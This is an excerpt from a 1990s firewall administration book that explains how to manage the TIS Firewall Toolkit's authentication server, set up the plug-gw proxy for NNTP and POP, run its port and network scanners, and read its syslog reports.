password [username] text	Sets the password for the current user. If an optional username is given and the authenticated user is the administrator or group administrator, the password for the specified user is changed. The password command is polymorphic depending on the user's specified authentication protocol. For example, if the user's authentication protocol is plaintext passwords, it will update the plaintext password. If the authentication protocol is SecurID with PINs, it will update the PIN.

continues

Table 7.16, Continued
Administrator Commands for Authentication Setup

Command	Description
proto user protoname	Sets the authentication protocol for the specified user to the named protocol. Available protocols depend on the compiled-in support within authsrv. To change a user's authentication protocol, the administrator must be authenticated to the server either as the administrator or group administrator of the user's group.
quit or exit	Disconnects from the authentication server.
superwiz user	Sets the specified user as a global administrator. This command should only be used with deliberation; global administrative privileges are seldom used because the group mechanism is powerful enough.
wiz user or unwiz user	Sets or turns off the group administrator flag on the specified user. To issue this command, the administrator must be authenticated to the server as the administrator.
? or help	Lists a short synopsis of available commands.

To illustrate the use of these administrator commands, suppose you want to add a new user to the database. To do this, make sure you are logged in as root on the firewall, and run the authsrv command:

```
pc# pwd
/usr/local/etc
pc# ./authsrv
authsrv#
```

At this point, you can run any command shown in table 7.16. To add a user, use both the username and the long name with the command:

```
authsrv# adduser chrish "Chris Hare"
ok - user added initially disabled
authsrv#
```

Notice that the user, although added, is initially disabled. No password is associated with the user. At this point, you need to set a password for the user, and specify the group to which the user belongs.

```
authsrv# password chrish whisper
Password for chrish changed.
authsrv# group chrish production
set group
authsrv#
```

Now that the password and group membership are changed, identify the authentication protocol that will be used for this user. Available protocols depend on the protocols that were compiled when authsrv was built.

```
authsrv# proto chrish plaintext
Unknown protocol "plaintext", use one of: none password
authsrv# proto chrish password
changed
authsrv# enable chrish
enabled
authsrv#
```

If an unknown protocol is used when you set the protocol type, authsrv lists the available authentication protocols. In this instance, the only options available are none and password. After the authentication protocol is set, the user chris is enabled. At this point, the user chris can authenticate him- or herself using the authentication server.

Before you give the user free rein, however, establish for this user the wizard for group administrator privileges, and superwiz, which grants global administrator privileges. Normally this wouldn't be done because global administrative privileges supersede the privileges of the group administrator.

```
authsrv# wiz chrish
set group-wizard
authsrv# superwiz chrish
set wizard
```

With these additional privileges set, you can list the information from the authsrv database using the list command.

```
authsrv# list
Report for users in database
user       group      longname      status proto      last
----       -----      --------      ------ -----      ----
chrish     production Chris Hare      y G  passw      never
authsrv#
```

This output shows the username, the group that the user belongs to, the long name, the status flags, authentication protocol, and when the user last authenticated. The status field includes the following information:

Letter	Description
b	Account locked due to too many failed logins
n	Account disabled
y	Account enabled
G	Group Wizard flag set
W	Global Wizard flag set

The list command displays information for all the users; the display command shows more information for a given user.

```
authsrv# display chrish
Report for user chrish, group production (Chris Hare)
Authentication protocol: password
Flags: WIZARD GROUP-WIZARD
authsrv#
```

As you can see, this command provides information similar to the list command, but includes a text explanation of the flags set for this user.

As many users as needed can be added in this manner, although you can see that this is a tedious job for even a small organization.

The Authentication Shell—authmgr

The authsrv command enables a local user access to the firewall host to manipulate the database; the authmgr program also allows users to manipulate the database such access, but from a trusted host on the network or through the local host. Unlike the authsrv command, the authmgr program requires that the user log in to authenticate him- or herself to the database. If the user is not enabled or in the database, the connection is refused. Here is a short authmgr session.

```
pc# ./authmgr
Connected to server
authmgr-> login
Username: admin
Password:
Logged in
authmgr-> list
Report for users in database
user       group      longname      status  proto      last
----       -----      --------      ------  -----      ----
paulp      copy                       n G   passw      never
chrish     production Chris Hare      y W   passw      never
admin      manager    Auth DBA        y W   passw      Fri Oct 27 23:47:04 1995
authmgr-> quit
pc#
```

All the commands and functionality that are part of the authsrv command are also part of authmgr. This may be apparent, but keep in mind that the authmgr command actually established a TCP session to the authsrv program.

Database Management

Two more commands are available for manipulating the authentication database: authload and authdump. The authload command manipulates individual records in the database; it does not

truncate an existing database. It is useful when you need to add a bunch of new entries to the database, or when you need to share databases between sites. If you have users who share similar information between sites, the existing records will be overwritten with newer information when this information is loaded by the authload command.

The authdump command creates an ASCII backup copy of the information in the database. This ASCII copy contains all the information regarding the user account. The passwords however, are encrypted, so that they cannot be read and used to circumvent the security provided by the Toolkit.

The authdump command reads the contents of the authentication database and writes the ASCII text. A sample execution of the command is here:

```
pc# ./authdump

user=chrish
longname=Chris Hare
group=production
pass=cY8IDuONJDQRA
flags=2
bad_count=0
proto=p
last=0

user=admin
longname=Auth DBA
group=manager
pass=tx6mxx/lUy2Mw
flags=2
```

If the command is executed and the output is redirected to a file, the program prints a dot for each record dumped, along with a report of the total records processed:

```
pc# ./authdump > /tmp/auth
...
3 records dumped
pc#
```

If you have this information stored somewhere else in a human-readable form (except for the passwords), you can re-create the user database if the firewall ever needs to be rebuilt.

The authload program can take the output of the authdump program and reload the database. The authload command is valuable if the user database was destroyed, or you have a large number of users to add at once. In this manner, new records can be added to the ASCII file and only the new records will be loaded into the authentication database. Consider the new entry added to this ASCII dump file:

```
user=terrih
longname=Terri Hare
group=production
```

```
pass=
flags=0
bad_count=0
proto=p
last=
```

Now you can load the records into the database, using input redirection because the information is in the ASCII dump file:

```
pc# ./authload < /tmp/auth
....
4 records loaded
pc#
```

This results in a report showing the number of records that have been loaded. You can then verify the status of the additional records using the authmgr "list" command:

```
pc# ./authmgr
Connected to server
authmgr-> login
Username: admin
Password:
Logged in
authmgr-> list
Report for users in database
user       group      longname      status proto      last
----       -----      --------      ------ -----      ----
paulp      copy                       n G  passw      never
terrih     production Terri Hare      y    passw      never
chrish     production Chris Hare      y W  passw      never
admin      manager    Auth DBA        y W  passw      Sat Oct 28 01:45:32 1995
authmgr->
```

At this point, it is important to note that the new account terrih is enabled, but there is no password. A password should be assigned as quickly as possible to prevent fraudulent use of the firewall, and potential loss of security of the network.

As an added measure of safety, it is advised to add a line to root's crontab to make "backups" of the authentication database. The following shows a sample entry:

```
0    1    *    *    *    /usr/local/etc/authdump > /usr/local/etc/auth.backup
```

The cron command will run the authdump command at 1:00 AM, every morning. This ensures a reliable backup of your database in ASCII format. If the information on your server does not change very often, you probably should adjust the timing of the cron execution of authdump.

Authentication at Work

You might now be interested in seeing how the authentication server operates. Each of the proxies has the option of being configured to operate with the authentication server. The

example shown here focuses on the FTP proxy. The FTP proxy's configuration can be found in the section "Configuring the FTP Gateway."

```
ftp-gw: denial-msg      /usr/local/etc/ftp-deny.txt
ftp-gw: welcome-msg     /usr/local/etc/ftp-welcome.txt
ftp-gw: help-msg        /usr/local/etc/ftp-help.txt
ftp-gw: authserver      localhost       7777
ftp-gw: timeout         3600
ftp-gw: permit-hosts    206.116.65.*    -log { retr stor } -auth { stor }
```

Recall from earlier discussions that the last line of this configuration is actually what causes the authentication to be performed. In fact, it is fairly specific in that any request to retrieve a file from the remote, or to store a file on the remote results in that operation being logged by the proxy. In addition, the store command to save a file on the remote system is not permitted until the user authenticates him- or herself to the proxy. This process is illustrated here:

```
pc# ftp pc
Connected to pc.unilabs.org.
220-Welcome to the URG Firewall FTP Proxy
220-
220-To report problems, please contact Network Security Services at 555-1212 or
220-by e-mail at security@org.com
220
Name (pc.unilabs.org:chrish): chrish@nds.fonorola.net
331-(----GATEWAY CONNECTED TO nds.fonorola.net----)
331-(220 nds.fonorola.net FTP server (Version A) ready.)
331 Password required for chrish.
Password:
230 User chrish logged in.
Remote system type is Unix.
Using binary mode to transfer files.
ftp> put /tmp/trace
local: /tmp/trace remote: /tmp/trace
200 PORT command successful.
500 command requires user authentication
ftp> quote authorize chrish
331 Enter authentication password for chrish
ftp> quote response whisper
230 User authenticated to proxy
ftp> put /tmp/trace
local: /tmp/trace remote: /tmp/trace
200 PORT command successful.
150 Opening BINARY mode data connection for /tmp/trace.
226 Transfer complete.
2181 bytes sent in 0.0061 seconds (3.5e+02 Kbytes/s)
ftp> quit
221 Goodbye.
```

For FTP clients that do not know which proxy is used for authentication, the ftp quote command must be used to "speak" with the authentication server on the firewall. During this process, the password that is submitted by the user is echoed on-screen, and is therefore visible to anyone in the immediate vicinity.

This is just one example of authentication use with proxies; countless more examples could be used. Hopefully, the information and examples you have seen so far on proxies and the authentication server should help you design a secure firewall.

Using plug-gw for Other Services

The applications you have read about so far cover about 80 percent of the network traffic. What about TIS Toolkit support for the Network News Transport Protocol (NNTP) or even the Post Office Protocol (POP)? Both of these services, and many others, are available through the plug-gw application. This application provides plugboard type connections; that is, it connects a TCP/IP port on the firewall to another host using the same or a different TCP port number. This functionality makes it easy to provide other services through the firewall. The next few sections examine the operation and configuration of plug-gw by looking specifically at their services.

Configuring plug-gw

plug-gw reads the configuration lines that start with plug-gw: from the netperm-table file—just like the other Toolkit applications. The clauses listed in table 7.17 are used with the plug-gw application.

Table 7.17
plug-gw Rules and Clauses

Rule	Description
timeout seconds	Specifies a timeout value, after which inactive connections are disconnected. If no timeout is specified, the default is to remain connected until one side or the other closes its connection.
port portid hostpattern [options]	Specifies a connection rule. When a connection is made, a match is searched for on the port-id and calling host. The port-id may be either a numeric value (such as 119) or a value from /etc/services (such as “nntp”). If the calling port matches, then the host-pattern is checked for a match following the standard address matching rules employed by the firewall. If the rule matches, the connection will be made based on the remaining options in the rule, all of which begin with “-”.

Rule	Description
-plug-to host	Specifies the name or address of the host to connect to. This option is mandatory.
-privport	Indicates that a reserved port number should be used when connecting. Reserved port numbers must be specified for protocols, such as rlogin, which rely on them for "security."
-port portid	Specifies a different port. The default port is the same as the port used by the incoming connection.

The purpose of plug-gw is to allow for other services to be passed through the firewall with additional logging to track the use of these services. The availability of this service means that additional service specific applications do not need to be created unless required. Some applications do not have extended authentication mechanisms in them; plug-gw makes their use with firewalls much less of a bother.

The rules available for plug-gw, when used on a POP connection, look like this:

```
plug-gw:        port 110 206.116.65.* -plug-to 198.53.64.14
```

This line indicates that any connection received on port 110 (Post Office Protocol) from the 206.116.65 network is to be connected to 198.53.64.14. Additional options for the rule allow for the specification of a priveleged port number. Few services actually require these. The final option allows for the specification of an alternate port number should the same service be running on a different port number at the remote end.

As with the other services, the host pattern that is specified with the port command allows for both the allowed and non-allowed network or host IP addresses to be specified.

plug-gw and NNTP

The NNTP news protocol is used for reading Internet newsgroups. This protocol also performs news feeds and is often used to provide news reading services at the workstation level. The configuration of the plug-gw proxy for an Internet news feed is essentially the same as the configuration for a news reader.

In both cases, the NNTP port is defined in the etc/services file as 119. You must configure the plug-gw line as follows:

```
plug-gw:        port 119 206.116.65.* -plug-to 198.53.64.1
```

This means that any connections received on port 119 from the local LAN will be directed to the same port on the system at 198.53.64.1.The two major reasons for handling NNTP with plug-gw are to allow NNTP client access through the firewall, and to allow for a newsfeed.

For the firewall to accept news connections, inetd must be configured to start the plug-gw application whenever a connection request is made for the NNTP port. This is done by adding the following line to the /etc/inetd.conf file and restarting inetd:

```
nntp    stream  tcp     nowait  root    /usr/local/etc/plug-gw  plug-gw 119
```

If you configure plug-gw but forget this step, the TIS firewall Toolkit will seem not to operate—no log messages will print to the files or to the console.

To configure an NNTP client, such as WinVN for the PC-based architecture, you must set up WinVN so that it knows where to connect. Normally, this would be the actual NNTP server that you want to access, but in this case, it is the name or IP address of the firewall. On the firewall, the appropriate line in the netperm-table file must be included to specify where the NNTP client requests are to go. If several NNTP servers are available for reading news, you may want to separate them onto different network ports on the firewall, so that traffic can be sent to the different sites. Consider this sample part of the netperm-table file:

```
plug-gw:     port 2119 206.116.65.* -plug-to 198.53.64.1 -port 119
plug-gw:     port 2120 206.116.65.* -plug-to 198.53.64.5 -port 119
```

In this scenario, when users want to read news from the 198.53.64.5 server, they must connect to the firewall on port 2120. Figure 7.3 illustrates the configuration of the WinVN client for access to news through the firewall.




Figure 7.3
Configuring WinVN to use the NNTP proxy.

Regardless of the news reader client software that you use, it needs to be configured to use the firewall as the connection point or news host.

What if different news servers are available that your hosts are permitted to connect to? How does the system administrator configure multiple hosts at the same TCP/IP service port? The answer is to specify a different port on the firewall, and let plug-gw redirect to the correct port on the remote system. This is done by using a rule in the nbetperm-table file:

```
plug-gw:     port 2120 206.116.65.* -plug-to 198.53.64.5 -port 119
```

According to this command, if a connection on port 2120 is requested, redirect that request on port 119 or the host at 198.53.64.5. This is only part of the solution. The /etc/services file should also be edited to add a news NNTP service entry to show the new service port for this connection. For example, the following line specifies that the service nntp-a is on port 2120:

```
nntp-a     2120/tcp                readnews untp   # USENET News Transfer Protocol
```

The next step is to tell inetd that connections on this port are to be sent to the plug-gw application. This is done by adding the following line to the /etc/inetd.conf file and restarting inetd.

```
nntp-a  stream  tcp     nowait  root    /usr/local/etc/plug-gw  plug-gw 2120
```

When the user wants to use this alternate server, he or she must reconfigure the news client software, as shown in figure 7.4, to point to the new services port.





Figure 7.4
Configuring WinVN and NNTP.

Although you can set up your firewall so that NNTP clients can read news, this is generally not a popular setup. A much more realistic configuration would be for the clients to interact with a local news server. This configuration requires the firewall to allow for a news feed to be passed through to the internal news server.

To do this, the external news server and the internal news client must be set up so that they pass their information through the firewall. The trick is understanding what configuration information must be placed in the news server configuration files on both ends. For the purpose of this discussion, assume that the news server software in use is INN 1.4. The file hosts.nntp provides information regarding what hosts are permitted to connect to the INN NNTP server. Consider the news server and firewall configuration shown in figure 7.5.

Figure 7.5
News client and server.



Normally, the hosts.nntp file on each news server contains the name or IP address of the other news server that is allowed to connect to it. In this case, the name of the machine that goes in both hosts.nntp files is in fact the name or IP address of the firewall. This is because the firewall actually establishes a connection from one network to the other, and from one server to the other using the correct service port. With the hosts.nntp file correctly configured, there will be no problems passing news through the firewall.

plug-gw and POP

When you first think about using plug-gw with the TIS plug-gw application, the obvious question that comes to mind is "How do I configure things for authentication?" The trick is to remember which machine is actually performing the authentication. The firewall using plug-gw does no authentication. It merely accepts the incoming connection on the named port, and establishes a connection from itself to the named system on the same or different port.

To see this in operation, you can establish a telnet connection to the POP port. Consider the sample output shown here:

```
$ telnet 206.116.65.3 110
+OK UCB Pop server (version 2.1.2-R3) at 198.53.64.14 starting.
```

```
USER chrish
+OK Password required for chrish.
PASS agdfer
+OK chrish has 0 message(s) (0 octets).
QUIT
Connection closed by foreign host.
$
```

Notice that the connection to the firewall was established at 206.116.65.3. The remote system [198.53.64.14] does not normally list its IP address in the output; a modified version of the POP server was used to show the IP instead of the name.

Unfortunately, simply adding the entries to the netpwrm-table file is not enough. Like NNTP, inetd must be configured to accept connections on the POP service port, 110. This is done by adding the following line to the /etc/inetd.conf file and restarting inetd:

```
pop     stream  tcp     nowait  root    /usr/local/etc/plug-gw  plug-gw 110
```

With the firewall now accepting POP service requests, plug-gw must be configured to redirect those POP requests to the appropriate server. This is done by adding this next line to the netperm-table file:

```
plug-gw:        port 110 206.116.65.* -plug-to 198.53.64.14
```

After it is added, POP service requests received by the firewall are redirected to the specified server.

The preceding example shows the process of establishing a POP session using telnet, but how do you configure a workstation that relies on POP to pass traffic through the firewall? Figure 7.6 shows a configuration screen from the Eudora 1.52 shareware e-mail package:




Figure 7.6
Setup for a POP e-mail package.

In this example, the user@hostname specification for the POP server identifies the real user name, but specifies the IP address for the firewall. The IP or name of the firewall can be used interchangeably in this field. The only reason for using the IP address rather than the name is if you have a DNS reliability problem, or to ensure that you connect to the correct host.

Consequently, when the incoming connection is received on port 110, plug-gw starts a session to the remote host specified in the plug-gw rule. This results in the mail being transferred from the remote end through the firewall to the workstation.

Incidentally, the POP mail client in use is irrelevant. The plug-gw configuration has been tested with Eudora, Microsoft Exchange, and Pegasus Mail; every package tested functions properly.

The Companion Administrative Tools

A set of support tools are included with the TIS Toolkit to assist in the setup and ongoing administration of the firewall. These include a port scanner, a network subnet ping manager, and log analysis and reporting tools.

Note Depending upon the version and completeness of the Toolkit you downloaded, some services and programs may not be installed or compiled automatically. It is strongly suggested that you retrieve the lastest version and patches directly from the the TIS FTP site.

portscan

The portscan program attempts to connect to every TCP port on a given machine. The default operation is to connect to each port in sequence on the named host/. The portscan program's scan of the machine pc.unilabs.org, for example, was answered by the following ports:

```
pc# ./portscan pc.unilabs.org
ftp
telnet
gopher
httpd
pop
nntp
who
2021
2023
2120
7777
pc#
```

You can see from the output of portscan that very few ports are in fact in operation on the machine that was contacted.

netscan

This is a network ping program. It accepts as an argument a network address and starts to ping each address on the network. Its default output is a list of each of the addresses that responded to the ping, along with the host's name. The use of netscan in default mode is shown in this example:

```
pc# ./netscan 198.53.32
198.53.32.5
Vaxxine-GW.Toronto.fonorola.net (198.53.32.6)
198.53.32.9
Harte-Lyne-gw.Toronto.fonorola.net (198.53.32.10)
198.53.32.13
Globe-n-Mail-GW.Toronto.fonorola.net (198.53.32.14)
^C
pc#
```

This output shows that the first host that responded to a ping was 198.53.32.5. Notice that even though the program pings each address in turn, there is not always a response. This indicates that either no device exists, or netscan attempted to contact a device that does not respond to pings.

A verbose mode is also available with netscan. In verbose mode, addresses that respond to a ping are placed with their name or address flush left; addresses that did not respond are indented one tab space. This mode is enabled by using the -v option on the command line:

```
pc# ./netscan -v 198.53.32
trying subnet 198.53.32
    198.53.32.1
    198.53.32.2
    198.53.32.3
    198.53.32.4
198.53.32.5
Vaxxine-GW.Toronto.fonorola.net (198.53.32.6)
    198.53.32.7
    198.53.32.8
198.53.32.9
Harte-Lyne-gw.Toronto.fonorola.net (198.53.32.10)
    198.53.32.11
    198.53.32.12
198.53.32.13
^C
pc#
```

This tool helps determine what hosts are on a network, which may affect how you specify the configuration rules for your network.

Reporting Tools

The TIS Toolkit, configured as a firewall, logs transactions and requests processed by Toolkit applications, and records the outcome of these requests. The log file messages are recorded through the syslog daemon. The files used to save the details are listed in /etc/syslog.conf, and vary from system to system. The TIS Toolkit applications all interact with the syslog service and send logging information and status messages for the lifetime of the connection.

You can periodically peruse the log files, or use the reporting programs included with the Toolkit to search out and report usage of the firewall. Because the logging is performed using the syslogd service, the log messages observe the standard format:

```
Date Time hostname program[PID]: message
```

This format appears in the log file looking like this:

```
Oct  4 02:42:14 pc ftp-gw[1763]: permit host=stargazer.unilabs.org/204.191.3.147
➥use of gateway
```

A wide variety of log messages can be displayed in the syslog file. Some of these are illustrated in the following output:

```
cannot connect to server 198.53.64.14/110: No route to host
cannot connect to server 198.53.64.14/110: Operation timed out
cannot connect to server nis.fonorola.net/110: Connection refused
cannot connect to server nis.fonorola.net/110: Operation timed out
cannot get our port
connect host=stargazer.unilabs.org/206.116.65.2 destination=198.53.64.14/110
connect host=unknown/206.116.65.2 destination=198.53.64.14/110
connected host=pc.unilabs.org/204.191.3.150 to nds.fonorola.net
content-type= multipart/x-mixed-replace;boundary=ThisRandomString
content-type= text/html
deny host=204.191.3.150/pc.unilabs.org connect to fox.nstn.ca
deny host=pc.unilabs.org/204.191.3.150 service=ftpd
deny host=stargazer.unilabs.org/204.191.3.147 destination=sco.sco.com
deny host=unknown/206.116.65.2 service=110
disconnect host=stargazer.unilabs.org/206.116.65.2 destination=198.53.64.14/110
➥in=3512 out=92 duration=8
disconnect host=unknown/206.116.65.2 destination=198.53.64.14/110 in=0 out=0
➥duration=75
exit host=pc.unilabs.org/204.191.3.150 dest= in=0 out=0
exit host=pc.unilabs.org/204.191.3.150 dest= in=0 out=0 user=unauth duration=2
exit host=pc.unilabs.org/204.191.3.150 dest=nds.fonorola.net in=35 out=21
➥user=unauth duration=37
```

```
exit host=pc.unilabs.org/204.191.3.150 dest=none in=0 out=0 user=unauth
➥duration=14
exit host=stargazer.unilabs.org/204.191.3.147 cmds=1 in=0 out=0 user=unauth
➥duration=2
exit host=stargazer.unilabs.org/204.191.3.147 no auth
failed to append to file (null)
failed to connect to http server iback.gif (80)
fwtksyserr: cannot display denial-msg /usr/local/etc/tn-deny.txt: No such file or
➥directory
fwtksyserr: cannot display help file /usr/local/etc/tn-help.txt: No such file or
➥directory
fwtksyserr: cannot display help message /usr/local/etc/rlogin-help.txt: No such
➥file or directory
fwtksyserr: cannot display welcome /usr/local/etc/rlogin-welcome.txt: No such file
➥or directory
fwtksyserr: cannot display welcome /usr/local/etc/tn-welcome.txt: No such file or
➥directory
log host=stargazer.unilabs.org/206.116.65.2 protocol=HTTP cmd=dir
dest=www.istar.ca path=/
log host=stargazer.unilabs.org/206.116.65.2 protocol=HTTP cmd=dir dest=iback.gif
➥path=/
log host=stargazer.unilabs.org/206.116.65.2 protocol=HTTP cmd=get dest=www.nstn.ca
➥path=/cgi-bin/test/tide.cgi
Network connection closed during write
permit host=pc.unilabs.org/204.191.3.150 connect to 204.191.124.252
permit host=pc.unilabs.org/204.191.3.150 connect to chrish@nds.fonorola.net
permit host=pc.unilabs.org/204.191.3.150 use of gateway
permit host=stargazer.unilabs.org/204.191.3.147 connect to mail.fonorola.net
permit host=stargazer.unilabs.org/204.191.3.147 destination=204.191.3.150
permit host=stargazer.unilabs.org/204.191.3.147 service=ftpd execute=/usr/libexec/
➥ftpd
permit host=stargazer.unilabs.org/204.191.3.147 service=ftpd execute=/bin/cat
permit host=stargazer.unilabs.org/204.191.3.147 service=telnetd execute=/usr/
libexec/telnetd
permit host=stargazer.unilabs.org/204.191.3.147 use of gateway
permit host=stargazer.unilabs.org/206.116.65.2 use of gateway (Ver p1.4 /  1)
```

These log messages do not represent a complete list. The only way to see a complete list of possible log messages and their exact meanings is to perform a line-by-line review of the TIS Toolkit code, and then document each item individually.

The Toolkit includes a number of reporting tools that can be used to analyze the log records saved by the syslog service. These shell scripts, listed in table 7.18, are in the fwtk/tool/admin/reporting directory.

Table 7.18
syslog Report Generating Scripts

Script Name	Description
authsrv-summ.sh	Summarizes auth server reports
daily-report.sh	Runs the report scripts on a daily basis
deny-sum.sh	Reports on denial of services
ftp-summ.sh	Summarizes ftp-gw traffic
http-summ.sh	Summarizes the http-gw traffic
netacl-summ.sh	Summarizes netacl accesses
smap-summ.sh	Summarizes smap email records
tn-gw-summ.sh	Summarizes tn-gw and rlogin-gw traffic
weekly-report.sh	Top-level driver that calls each summary report generator

The reporting tools included in the TIS Toolkit are not installed automatically when the Toolkit applications are compiled and installed. They must be installed later by changing to the directory tools.admin.reporting and running the make install command. This copies all the files to the same directory in which the Toolkit applications were copied.

The Authentication Server Report

The *authentication server report* identifies various authentication operations that are carried out on the server. A typical report of authsrv-summ.sh looks like this:

```
pc# ./authsrv-summ.sh < /var/log/messages.0

Top 100 permitted user authentications (total: 6)
Logins        User ID
------        -------
4             admin
2             chrish

Top 100 failed user authentications (total: 2)
Attempts      Username
--------      --------
1             paulp
1             chrish
```

```
Authentication Management Operations
-----------------------------------
administrator ADDED admin
administrator ADDED admin
administrator ADDED chrish
administrator ADDED chrish
administrator ADDED paulp
administrator DELETED admin
administrator DELETED chrish
administrator ENABLED admin
administrator ENABLED chrish
administrator GROUP admin manager
administrator GROUP chrish production
administrator GROUP paulp copy
administrator GWIZ chrish
administrator GWIZ chrish
administrator GWIZ paulp
administrator PASSWORD admin
administrator PASSWORD chrish
administrator PROTOCOL admin
administrator PROTOCOL chrish
administrator UN-GWIZ chrish
administrator WIZ admin
administrator WIZ chrish
```

Notice that this and all the other reporting tools expect to read their data from the standard input stream. These reporting tools can do this by using the cat command with a pipe, or by redirecting the input stream from the log file.

The authsrv summary report lists the total authentication requests made and by whom, the denied authentication, and the authentication database management operations. If you run this report after a heavy period of user administration, it will be quite verbose.

The Service Denial Report

The purpose of the *service denial report* is to identify hosts that attempted to connect through the firewall and were not permitted. The report reads through the specified log file and reports on:

- The top 100 network service users
- The top 100 denied service users
- The total service requests by service

A sample execution of deny-summ.sh looks like this:

```
pc# ./deny-summ.sh < /var/log/messages.0

Authentication Failures
Failures      Proxy: Host - ID
--------      ---------------
1             s: disable - paulp
1             ftp-gw: pc.unilabs.org/206.116.65.3 - chrish

Top 100 network service users (total: 152)
Connects      Host/Address
--------      ------------
120           stargazer.unilabs.org/206.116.65.2:
11            pc.unilabs.org/206.116.65.3:ftp
5             stargazer.unilabs.org/206.116.65.2:telnet
3             stargazer.unilabs.org/206.116.65.2:telnetd
3             stargazer.unilabs.org/206.116.65.2:ftpd
3             pc.unilabs.org/206.116.65.3:telnet
2             stargazer.unilabs.org/206.116.65.2:ftp
2             pc.unilabs.org/206.116.65.3:
1             unknown/206.116.65.2:
1             pc.unilabs.org/206.116.65.3:telnetd
1             pc.unilabs.org/206.116.65.3:ftpd

Top 100 Denied network service users (total: 12)
Connects      Host/Address
--------      ------------
2             stargazer.unilabs.org/206.116.65.2:telnet
2             pc.unilabs.org/206.116.65.3:ftp
1             unknown/206.116.65.2:110
1             stargazer.unilabs.org/206.116.65.2:telnetd
1             stargazer.unilabs.org/206.116.65.2:110
1             stargazer.unilabs.org/206.116.65.2:
1             pc.unilabs.org/206.116.65.3:2120
1             pc.unilabs.org/206.116.65.3:119
1             pc.unilabs.org/206.116.65.3:110
1             pc.unilabs.org/206.116.65.3:

Service Requests
Requests      Service
--------      -------
125
15            ftp
10            telnet
5             telnetd
4             ftpd
3             110
1             2120
1             119
```

The report can be used to highlight sites that have attempted unauthorized connections to the firewall; the report also highlights sites that are authorized to connect, but whose users do not know how, or have forgotten their passwords. All of these examples may be legitimate problems, or potential security breaches.

The FTP Usage Report

The *FTP usage report* identifies sites that are connected to FTP services through the firewall. It identifies the number of connections, the origin of the connection, and the amount of data transferred. A sample execution of ftp-summ.sh looks like this:

```
pc# cat /var/log/messages* ¦ ./ftp-summ.sh
FTP service users (total: 23)
Connects      Host/Address
--------      ------------
13            stargazer.unilabs.org/204.191.3.147
5             pc.unilabs.org/206.116.65.3
3             pc.unilabs.org/204.191.3.150
2             stargazer.unilabs.org/206.116.65.2

Denied FTP service users (total: 4)
Connects      Host/Address
--------      ------------
2             pc.unilabs.org/206.116.65.3
2             nds.fonorola.net/204.191.124.252

FTP service output thruput (total Kbytes: 6)
KBytes        Host/Address
------        ------------
6             pc.unilabs.org/206.116.65.3

FTP service input thruput (total Kbytes: 4)
KBytes        Host/Address
------        ------------
3             pc.unilabs.org/206.116.65.3
0             stargazer.unilabs.org/206.116.65.2
0             stargazer.unilabs.org/204.191.3.147
pc#
```

As you can see in this report, several service denials occurred on this firewall. A couple came from an external site, but also an internal host attempted to access the site. Many sites choose to not allow FTP at all because of the potential problems associated with pirated software or virus infected software.

The HTTP Usage Report

The *HTTP usage report* identifies traffic that has been passed through the http-gw application. The report covers connection requests, denied service requests, and input and output through the proxy. A sample HTTP usage report looks like this:

```
pc#   cat /var/log/messages* ¦ ./http-summ.sh
HTTP service users (total: 130)
Connects      Host/Address
--------      ------------
127           stargazer.unilabs.org/206.116.65.2
2             pc.unilabs.org/206.116.65.3
1             unknown/206.116.65.2
Denied HTTP service users (total: 1)
Connects      Host/Address
--------      ------------
1             stargazer.unilabs.org/206.116.65.2

HTTP service output thruput (total Kbytes: 1)
KBytes        Host/Address
------        ------------
1             stargazer.unilabs.org/206.116.65.2

HTTP service input thruput (total Kbytes: 315)
KBytes        Host/Address
------        ------------
315           stargazer.unilabs.org/206.116.65.2
pc#
```

A few requests out through the firewall may result in a much higher rate of information input to the firewall. You can see this in list 4; 1 KB of data out through the firewall resulted in 315 KB from the remote end.

The netacl report

Recall that netacl is a method of allowing access to the services on the firewall itself, such as telnet. This program enables administrators and other users to operate directly on the firewall without the need to be on the console.

The *netacl report* identifies the connects that have been made to the firewall and on what services, as well as the origin of the requests. A sample execution of the netacl-summ.sh command is shown here:

```
pc# cat /var/log/messages* ¦ ./netacl-summ.sh
Top 100 network service users (total: 40)
